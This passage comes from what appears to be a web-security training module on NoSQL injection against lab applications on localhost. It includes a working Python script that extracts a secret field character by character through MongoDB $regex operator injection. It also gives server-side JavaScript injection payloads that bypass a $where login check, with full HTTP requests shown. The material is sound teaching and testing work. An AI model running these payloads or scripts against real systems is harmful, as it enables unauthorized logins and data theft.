
Next, we will repeat this with `1`, `2` until we get to `{"trackingNum":{"$regex":"^3.*"}}`, which returns Franz's package info. Now we know that his tracking number starts with a `3`.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 37
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^3.*"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:59:46 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```


Let's move on to the second digit. The request `{"trackingNum":{"$regex":"^30.*"}}` returns `This tracking number does not exist`, so we know the second digit is not a `0`, but we can keep trying characters until we get to `{"trackingNum":{"$regex":"^32.*"}}` which does return Franz's package information meaning the next character in his `trackingNum` is a `2`.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 38
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^32.*"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:00:15 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

We can continue this process until the entire package number is dumped. Note that the package number does not only contain numbers but letters also. A dollar sign (`$`) is appended to the regular expression to mark the end of a string, so in this case, we can verify the entire `trackingNum` has been dumped.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 43
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^32A766[redacted]$"
  }
}
```


```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:00:49 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          Franz Pflaumenbaum
Address:            3910 Zwettl, AT
Mailed on:          07.10.2022
Estimated Delivery: 10.10.2022
```

Automating Blind Data Extraction

Scenario

Manually extracting data via blind injection gets tedious very quickly. Luckily, it is very easily automated, so let's do that.

We've already dumped the `trackingNum` for Franz's package, so we will use a new target for this section. There is a package addressed to `bmdyy` with the tracking number `HTB{...` that we will dump.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 40
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "trackingNum":{
    "$regex":"^HTB{.*"
  }
}
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 14:01:58 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

Recipient:          bmdyy
Address:            2236 Maria Enzersdorf, AT
Mailed on:          06.11.2022
Estimated Delivery: 23.12.2022
```

If you already know a bit of Python(3) that's super, but this section should be simple enough to understand even if you don't.

Developing the Script

The first thing we will do is create a function for querying the `'oracle'`.

```python
import requests
import json

# Oracle
def oracle(t):
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers = {"Content-Type": "application/json"},
        data = json.dumps({"trackingNum": t})
    )
    return "bmdyy" in r.text
```

This function will send a POST request to `/index.php` and set the value of `trackingNum` to whatever query we want. It then checks if the response contains the text `bmdyy`, which indicates our query matched our target package.

We can verify if the `oracle` function works as intended with a pair of assert statements that test known answers. In this case, we know there is no tracking number `X`, so we can verify that the oracle returns `False` when it sends a request with `trackingNum: "X"`. Furthermore, we know that there is a tracking number `HTB{.*`, so we can verify that the oracle function returns `True`.

```python
# Make sure the oracle is functioning correctly
assert (oracle("X") == False)
assert (oracle({"$regex": "HTB{.*"}) == True)
```

If we run this and everything is set up correctly, there should be no output. If you have some output, then there is most likely a typo in your code (like in this example, lowercase b instead of B):

```
python3 mangopost-exploit.py

Traceback (most recent call last):
  File "/...SNIP.../mangopost-exploit.py", line 18, in <module>
    assert (req({"$regex": "^HTb{.*"}) == True)
AssertionError
```

Once we have the oracle function ready and verified as working correctly, we can proceed to work on actually dumping the tracking number.

For this section, we can assume the tracking number matches the following format: `^HTB\{[0-9a-f]{32}\}$` aka `HTB{` followed by 32 characters [`0-9a-f`] followed by a `}`. Knowing this, we can limit our search to only these characters and significantly reduce the number of requests it will take.

```python
# Dump the tracking number
trackingNum = "HTB{" # Tracking number is known to start with 'HTB{'
for _ in range(32): # Repeat the following 32 times
    for c in "0123456789abcdef": # Loop through characters [0-9a-f]
        if oracle({"$regex": "^" + trackingNum + c}): # Check if <trackingNum> + <char> matches with $regex
            trackingNum += c # If it does, append character to trackingNum ...
            break # ... and break out of the loop
trackingNum += "}" # Append known '}' to end of tracking number
```

This code will generate RegEx queries and use the oracle to dump one character at a time until all the characters are known. Once the code finishes, we can verify that the tracking number is correct with another `assert` and print it out:

```
# Make sure the tracking number is correct
assert (oracle(trackingNum) == True)

print("Tracking Number: " + trackingNum)
```

The finished script

Putting everything together, the completed script should look like this:

```
#!/usr/bin/python3

import requests
import json

# Oracle
def oracle(t):
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers = {"Content-Type": "application/json"},
        data = json.dumps({"trackingNum": t})
    )
    return "bmdyy" in r.text

# Make sure the oracle is functioning correctly
assert (oracle("X") == False)
assert (oracle({"$regex": "^HTB{.*"}) == True)

# Dump the tracking number
trackingNum = "HTB{" # Tracking number is known to start with 'HTB{'
for _ in range(32): # Repeat the following 32 times
    for c in "0123456789abcdef": # Loop through characters [0-9a-f]
        if oracle({"$regex": "^" + trackingNum + c}): # Check if
<trackingNum> + <char> matches with $regex
            trackingNum += c # If it does, append character to trackingNum
...
            break # ... and break out of the loop
trackingNum += "}" # Append known '}' to end of tracking number
```

```
# Make sure the tracking number is correct
assert (oracle(trackingNum) == True)

print("Tracking Number: " + trackingNum)
```

Running this script should dump the tracking number successfully. Since the alphabet (`0-9a-f`) is so small, the process goes very quickly; in this case, it only takes around 20 seconds.

```
time python3 mangopost-exploit.py

Tracking Number: HTB{...SNIP...}

real    0m23.006s
user    0m0.419s
sys     0m0.033s
```

Server-Side JavaScript Injection

Theory

One type of injection unique to NoSQL is `JavaScript Injection`. This is when an attacker can get the server to execute arbitrary JavaScript in the context of the database. JavaScript injection may, of course, be in-band, blind, or out-of-band, depending on the scenario. A quick example of this would be a server that used the `$where` query to check username/password combinations:


```
 ...
.find({$where: "this.username == \"" + req.body['username'] + "\" && this.password == \"" + req.body['password'] + "\""});
 ...
```

In this case, user input is used in the JavaScript query evaluated by `$where`, leading to JavaScript injection. An attacker could do many things here. For example, to bypass authentication, they could pass `" || ""=="` as the username and password so that the server would evaluate `db.users.find({$where: 'this.username == "" || ""=="" && this.password == "" || ""==""'})` which results in every document being returned and presumably logging the attacker in as one of the returned users.

MangoOnline


In this section, we will be looking at the fourth web application - `MangoOnline`. This application is vulnerable to `Server-Side JavaScript Injection`.

The site itself is just a login form with nothing else to look at.



Authentication Bypass

We can fill out the form with arbitrary data and intercept the login request to take a better look. The request looks similar to the one for `MangoMail` from the authentication bypass section.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=test&password=test
```


If we try the same authentication bypass methods as before, however, we will, unfortunately, realize none of them work. At this point, we might want to check if some SSJI payloads work in case the server is running a `$where` query, which might look like this:

```
db.users.find({
    $where: 'this.username === "<username>" && this.password === "
<password>"'
});
```

For this example, we could set `username` to `" || true || ""=="`, which should result in the query statement always returning `True`, regardless of what `this.username` and `this.password` are.


```
db.users.find({
    $where: 'this.username === "" || true || ""=="" && this.password === "
<password>"'
});
```

Since this is just JavaScript that is being evaluated, we can verify that the statement should always return true by using the developer console in our browser:




```
>> this.username === "<username>" && this.password === "<password>"
<- false
>> this.username === "" || true || "" === "" && this.password === "<password>"
<- true
>>
```

As expected, the statement returns `True`, even with `this.username` and `this.password` being undefined. With this confirmation, we can try to log in with this "username" and an arbitrary password, taking care to URL-encode the necessary characters.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=%22+%7C%7C+true+%7C%7C+%22%22%3D%3D%22&password=test
```

This should result in us being able to bypass authentication altogether since the `$where` query returned `True` on all documents.



Logged in as **" || true || ""=="**. Nothing to see here.
← Go back


Note that the real username of whoever we logged in (whichever document we matched) is not displayed. Rather the SSJI payload we used is.

Blind Data Extraction

So we proved that we can bypass authentication with `Server-Side Javascript Injection`, and we have established that the username of the user we logged in as is not given to us, so let's work on extracting that information!

The steps to do this are essentially the same as the steps from the `Blind Data Extraction` and `Automating Blind Data Extraction` sections, simply with different syntax.

